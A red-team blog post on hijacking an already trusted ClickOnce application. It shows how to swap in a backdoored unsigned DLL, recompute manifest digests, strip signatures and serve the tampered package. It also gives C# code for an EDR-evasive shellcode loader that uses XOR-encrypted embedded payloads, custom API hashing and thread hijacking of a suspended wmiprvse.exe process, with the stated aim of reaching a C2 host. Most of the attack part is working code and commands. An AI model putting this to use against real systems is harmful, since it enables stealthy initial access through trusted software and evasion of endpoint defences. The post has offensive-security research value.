Kudos
Before starting this post i want to give a shoutout to Whiteknightlabs and their ODPC course about offensive tooling. I got the initial Idea from their course and i just wanted to look it a little further into it. Moreover, i combined some of the public research towards this topic from some posts from István Tóth,malcrove and public generators of clickonce payloads github and SharpParty
ClickOnce Hijacking already trusted Apps
As Red Teamers we always search for ways to spawn initial access connections/beacons. For clickonce applications you have the option to build one yourself or take a public release and try hijack it. But what are clickonce applications:
ClickOnce is a Microsoft deployment technology that lets developers publish Windows applications that users can install and run with a single click from a browser or network share, without needing admin rights. The application files are hosted on a server and automatically update themselves when a new version is available, making it popular for internal enterprise tools and lightweight desktop apps. Under the hood it’s essentially a signed manifest pointing to a bundle of files. And that gap between the trusted signed wrapper and the unsigned files it loads is exactly where things get interesting from an attacker’s perspective. The parent process of Clickonce deployment is
dfsvc.exe
For this exercise the existing Clickonce Application ReaderConfiguration.exe by MagTeK from the following url was chosen. The reason for this is that this is used through out several resources and also publicly abused by APT groups like SideWinder. The assumption was that in general behaviour by this application will be heavily monitored by EDR vendors and every slighlty weird event would be recognized. It is also possible to search for own candiates by using google dorking and searching for clickonce
ClickOnce and .NET Framework Resources" and filetype:htm
Attention
Do not just Download and open Clickonce applications, you never know if you are already dealing with a backdoored version. Only do these tests in safe environments like isolated VMS.
To install the app just browse the url and you will be greeted with the following screen:

By clicking on launch the application will be installed within C:\youruser\AppData\Apps\2.0\somefolder\somefolder and afterwards it will launch.
To now find vulnerable application parts we need to open the application our favourite .net decompiler dnspy and look into the references point. Is lists all the libraries that are used by default by the library.

Those null entries are almost certainly non signed assemblies the developer never bothered signing. This means:
No cryptographic verification on load If your are able to hijack dlls, this is not an IOC because you dont need a signed dll.
Before explaining how the clickonce mechanism verifies application parts let’s look if some of the functions in the vulnerable dll can be found.
For this you can search for references on one of the vulnerable .dlls within the .Exe file you choose as target. In my case i just clicked around the classes of Readerconfiguration until i reached a function. You can use any function that is used within one of the unsigned dlls.
A good way to find this is debugging the Application within dnspy and carefully step through functions until you end up in an unsigned.
This way you end up in a potentially hijackable function.
What ClickOnce actually trusts
It is possible to put in any .net code to the functions, you only have to take care of proper compilation and look at imports and stuff if you add code that might not be covered by the current imports of libaries. After successful compiling some hash values have to be changed within the .application and .exe.manifest files of the application you choosee in order for the Main executable to load the changes parts correctly.
In this case i use my self developed class so i add the name of my Class and the name of the Function i want to use. Program2Test.Main2Test().

if you want more details check out the posts from SpecterOps and István. As this post should be more about the evasive class itself.
Building the Backdoored Deployment Package
Folder structure
Set up your web root with the .application file at the top level, and a subfolder (e.g. Application Files/AppName/) containing all files from the original deployment. Add .deploy to every file except .manifest and .cdf-ms:
find . -type f ! -name "*.manifest" ! -name "*.cdf-ms" -exec echo mv {} {}.deploy \;

### powershell
Get-ChildItem -Recurse -File | Where-Object { $_.Extension -notin '.manifest', '.cdf-ms' } | Rename-Item -NewName { $_.Name + '.deploy' }
Fixing the trust chain
After replacing the target DLL with your backdoored version, recalculate its SHA-256 digest and update the EXE manifest:
openssl dgst -binary -sha256 Application\ Files/AppNam/target.dll.deploy | \
openssl enc -base64
Replace the dsig:DigestValue in the EXE manifest and update the size attribute in the dependentAssembly tag.
 Stripping signatures
Since modifying the manifests invalidates any existing signatures, remove them from both the EXE manifest and .application manifest:
- Delete the
publisherIdentityandSignatureelements - Zero out
publicKeyTokento0000000000000000, this tells ClickOnce not to verify a signature that is no longer there
Repeat the digest recalculation for the EXE manifest and update the .application manifest accordingly, then strip its signature the same way.

Now you can just use a local or remote http server to serve the Appfile.application to actually install the clickonce application in \AppData\ where it will live in userland.
python3 -m http.server 8080
Evasive Class
The question i asked myself was: is there a more or less easy way to execute shellcode from this without getting caught by an EDR Vendor? The goal was to keep it simple and build a relative easy shellcode executor to get back a connection to my c2 host. For simplicity we will work with calc shellcode here.
There are several techniques like avoiding syscalls, callstack spoofing, and D/Invoke for Dynamic invoation of API calls for .net executables. That was not needed for this experiment the overall flow is described as follows:
Read embedded ciphertext → XOR decrypt → hash-resolved Win32 APIs → spawn suspended process → remote alloc/write → hijack main Thread → resume.
End-to-end sequence
%%{init: {
  'theme': 'base',
  'themeVariables': {
    'background': 'transparent',
    'primaryColor': '#000000',
    'primaryBorderColor': '#444444',
    'primaryTextColor': '#ffffff',
    'secondaryColor': '#000000',
    'secondaryBorderColor': '#444444',
    'secondaryTextColor': '#ffffff',
    'tertiaryColor': '#000000',
    'tertiaryTextColor': '#ffffff',
    'actorBkg': '#000000',
    'actorBorder': '#666666',
    'actorTextColor': '#ffffff',
    'actorLineColor': '#8ec5ff',
    'signalColor': '#8ec5ff',
    'signalTextColor': '#e8f0ff',
    'lineColor': '#8ec5ff',
    'textColor': '#e8f0ff',
    'labelBoxBkgColor': '#000000',
    'labelBoxBorderColor': '#666666',
    'labelTextColor': '#e8f0ff'
  }
}}%%
sequenceDiagram
    participant M as Main2Test
    participant R as Manifest resource
    participant H as NativeFromHashes
    participant P as wmiprvse.exe (suspended)

    M->>R: Read encrypted .bin
    M->>M: popoInPlace (XOR decrypt)
    M->>H: CreateProcessA (suspended)
    H->>P: Primary thread created suspended
    M->>H: VirtualAllocEx + WriteProcessMemory
    H->>P: Shellcode in remote memory
    M->>H: GetThreadContext
    M->>M: Set RIP/EIP = shellcode
    M->>H: SetThreadContext + ResumeThread
    P->>P: Thread runs shellcode
Embedded ciphertext
To not read the payload from file it is served as an embedded Manifest resource. For this you can either add it via right click right-click->Add assembly on class or add it programatically.

I build a small script to do this programmatically in csharp, this just adds a resource to given path to the raw shellcode and the target DLL. The encryptfunction popoinplace encrypts the shellcode with a 3 bytes key and stores it as resource. A 3 byte Key is used because some vendors seem to bruteforce one byte keys when this kind of obfuscation is detected.
class Program
{
    /// <summary>3-byte XOR key; decrypt at load time with the same repeating pattern.</summary>
    static readonly byte[] XorKey3 = { 0x4B, 0x7E, 0x31 };

    static void popoInPlace(byte[] data, ReadOnlySpan<byte> key3)
    {
        for (int i = 0; i < data.Length; i++)
            data[i] ^= key3[i % 3];
    }

    static void Main()
    {
        string dllPath = @"yourdllpath.deploy";           // backup first!
        string newResourceFile = @"C:\Windows\Tasks\scurr.bin";  // your shellcode file
        string resourceName = "Resourcenamewithindll";      // exact name you'll use later


        var module = ModuleDefMD.Load(dllPath);

        byte[] data = File.ReadAllBytes(newResourceFile);
        popoInPlace(data, XorKey3);

        var embeddedRes = new EmbeddedResource(resourceName, data, dnlib.DotNet.ManifestResourceAttributes.Public);

        module.Resources.Add(embeddedRes);

        // Save as new file without overwriting
        var writerOptions = new ModuleWriterOptions(module);
        module.Write(dllPath + ".withresource.dll", writerOptions);

        Console.WriteLine("Resource added successfully!");
        Console.WriteLine("New resource name: " + resourceName);
    }
}

During Runtime at the start of the main function within the class is then deobfuscated and stored to a bytes array. After that a process wmiprvse is created in a suspended state. The code we want to execute is then overwritten within the Process structure and the Main thread will be hijacked so that the wmiprvse process will run the code we want it to.
Assembly executingAssembly = Assembly.GetExecutingAssembly();
string name = "dllname.flummicsharpraawx86.bin";
Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(name);
byte[] array = new byte[manifestResourceStream.Length];
manifestResourceStream.Read(array, 0, array.Length);
popoInPlace(array, XorKey3);

        STARTUPINFOA structure = default;
        structure.cb = (uint)Marshal.SizeOf<STARTUPINFOA>();
        PROCESS_INFORMATION process_INFORMATION = default;
        if (!NativeFromHashes.CreateProcessA(
                "C:\\Windows\\system32\\wbem\\wmiprvse.exe",
                null,
                IntPtr.Zero,
                IntPtr.Zero,
                false,
                4U, // indicator that the process is set to suspended
                IntPtr.Zero,
                null,
                ref structure,
                out process_INFORMATION))
        {
            NativeFromHashes.MessageBoxW(IntPtr.Zero, "Createprocessfailed", "Debug INfo", 64U);
            return;
        }
API hashing

The next part of the Class is the NativeFromHashes Class which handles resolving the apis i need during runtime so that static scanners can not see the used API functions within the .net Executable. This is absolutely nothing new and is used very frequently on a lot of malware samples that try to mitigate being flagged. There are a lot of good resources that explain API hashing in detail so i will only give a high level view of it, like the one from ired.team. As in .net executions API hashing is covering far less maliciuos surface than in traditional PE executions, its more like a for fun inclusion to the class as a POC.
Normal way: A PE lists the DLLs and function names it needs in its Import Address Table (IAT), and the Windows loader resolves those at load time, making the imports trivially visible to static analysis tools.
API hashing: Instead of storing function names, the shellcode/implant walks the PEB at runtime to find loaded modules and their exports, hashing each export name and comparing against a hardcoded target hash. Afer that less readable strings like VirtualAlloc or LoadLibraryA appear in the binary.
.net special case
It is worth noting that in a .NET context, API hashing is inherently less impactful than in native PE executions. A .NET binary’s IAT is already nearly empty by design because the Windows loader only sees a single import (mscoree.dll → _CorExeMain), and all managed API calls are resolved by the CLR at JIT time rather than appearing in the PE headers. This means a .NET analysis using tools like dnSpy or ILSpy would not rely on the IAT at all. They would instead inspect the IL metadata, where any standard P/Invoke declaration (such as [DllImport("kernel32.dll", EntryPoint = "VirtualAlloc")]) is clearly visible. Dynamic resolution via hashing removes those readable P/Invoke strings from the metadata, which does add friction for static analysis. However, the resolver itself must still call GetProcAddress under the hood, which is both visible and suspicious on its own. I included this technique as an additional obfuscation layer on top of the ClickOnce trust abuse rather than as a primary evasion mechanism, an analyst that know what he is doing will find the relevant parts either way.
So the Native from hashes class used precomputed values to resolve functions on runtime from given handles to the modules ntdll an kernel32. The Modules a resolved starting from the PEB of the current process, meaning it is not using any functions that need .net resolving via P/Invoke or D/Invoke.
A python script for precomputing the hashes needed to be added to the NativeFromHashes inner class can be found within the repo
“Hash function”
For resolving the function paraneters i just used a random function that came to my mind. It is only important that it is deterministic, meaning that it should give the same “Ciphertext” values for the same inputs. So it is not a “real” Hash function. Just pushing some bytes around here :D
encoding function
static class ApiHash
{
    public static uint Hash(string s)
    {
        unchecked
        {
            uint u = (uint)(1009 - s.Length);
            uint v = (uint)s.Length + 9176u;
            for (int k = 0; k < s.Length; k++)
            {
                uint c = s[k];
                u = u + c - (uint)k;
                v = v - c + (uint)k;
                v = v + u - c;
            }
            return u - v + (uint)s.Length * 503u;
        }
    }
}
The reason why I was not using an “established” Hash function here is because this triggers some EDR engines to look deeper into the function execution once known encoding functions like ROT13 are used. This fact alone caused a block of the execution by Cylance.
So the baseline for the Class here is
- ApiHash -> Encoding function
- ModuleResolver -> find loader DLLS without using GetModuleHandle(“kernel32.dll”)
- PeExports ->resolve Exports without GetProcAddress
- NativeFromHashesFunction -> precomputed function values to resolve real functions during runtime.
Thread Hijacking
After creating the suspended Process and reading the shellcode from our embedded resource, its time to line up the execution towards shellcode. You know the drill: alloccate enought space, write it to memory and then use any technique you like, like QueueuserAPC, CreateRemotethread etc…. In this exercise it didnt bother to allocate non suspicious memory regions so it is RWX right away.
IntPtr intPtr = NativeFromHashes.VirtualAllocEx(hProcess, IntPtr.Zero, (uint)array.Length, 4096U, 64U);
which translates to
IntPtr intPtr = NativeFromHashes.VirtualAllocEx(hProcess, IntPtr.Zero, (uint)array.Length,AllocationType.MEM_COMMIT | AllocationType.MEM_RESERVE, MemoryProtection.PAGE_EXECUTE_READWRITE);
From this point on it is very important which kind of process you have spawned as scarificial process. For long running gui processes like Notepad.exe or explorer.exe you usually do not have to hijack the processes Main thread as it will keep on running redardless if your allocation and thread creation(PoolParty, Hijack or whatever) is succesful or not.
For processes that disappear once the start conditions are failing, it doesnt help when the process exits and no Main thread is running anymore. In that case, you have to set your RIP/EIP by letting it point to the main thread for the wmiprvse.exe(or other sacrificial) process.
For this the SetThreadExecution function is used. It retrieves the Main thread of the suspended process and the location of the allocated shellcodespace. It then retrieves the current RIP/EIP values using the function GetThreadContext and redirects it to the shellcode for execution using SetThreadcontext. Again nothing new and fancy this concept has been explained and exploited many times like in the ired team version. Afterwards the process we spawned is just resumed from its halted state into a running one and the code runs as expected.

One big pitfall in this case is taking care of different architectures. As you can see in the Vergiliusproject which lists different kernel versions an their inner workings like structs, there are different context structs for x86 and x64, the offsets for the RIP/EIP are different (0xf8 for x64 and 0xB8 for x86). Normally when dealing with Clickonce Applications, the most ones i found were running x86 code, which means you have to use x86 CONTEXT structs and shellcode values. This is taken care of within the class automatically.
   [StructLayout(LayoutKind.Explicit, Size = 716)]
   struct CONTEXT32
   {
       [FieldOffset(0)] public uint ContextFlags;
       [FieldOffset(0xB8)] public uint Eip;
   }

   [StructLayout(LayoutKind.Explicit, Size = 1232)]
   struct CONTEXT64
   {
       [FieldOffset(0x30)] public uint ContextFlags;
       [FieldOffset(0xF8)] public ulong Rip;
   }

   static void ZeroMemory(IntPtr ptr, int size)
   {
       for (int i = 0; i < size; i++)
           Marshal.WriteByte(ptr, i, 0);
   }

   static IntPtr AllocAlignedContextBuffer(int size, out IntPtr rawAllocation)
   {
       rawAllocation = Marshal.AllocHGlobal(size + 16);
       long aligned = (rawAllocation.ToInt64() + 15L) & ~15L;
       return new IntPtr(aligned);
   }

   ///set RIP/EIP to shellcode, resume, wait (CREATE_SUSPENDED thread).
   static bool SetThreadExecution(IntPtr hThread, IntPtr pAddress)
   {
       bool is64 = IntPtr.Size == 8;
       int ctxSize = is64 ? ContextSizeAmd64 : ContextSizeX86;
       uint contextControl = is64 ? CONTEXT_CONTROL_AMD64 : CONTEXT_CONTROL_X86;

       IntPtr ctx = AllocAlignedContextBuffer(ctxSize, out IntPtr rawCtx);
       try
       {
           ZeroMemory(ctx, ctxSize);
           Marshal.WriteInt32(ctx, is64 ? ContextFlagsOffsetAmd64 : ContextFlagsOffsetX86, (int)contextControl);

           if (!NativeFromHashes.GetThreadContext(hThread, ctx))
               return false;

           if (is64)
               Marshal.WriteInt64(ctx, ContextIpOffsetAmd64, pAddress.ToInt64());
           else
               Marshal.WriteInt32(ctx, ContextIpOffsetX86, pAddress.ToInt32());

           if (!NativeFromHashes.SetThreadContext(hThread, ctx))
               return false;

           // Here you can decide if your .net CLickonce program should be running or you want to wait for your payload execution, if you want to wait, use waitforsingleobject API
           NativeFromHashes.ResumeThread(hThread);
           NativeFromHashes.WaitForSingleObject(hThread, 5000);
           return true;
       }
       finally
       {
           Marshal.FreeHGlobal(rawCtx);
       }
   }
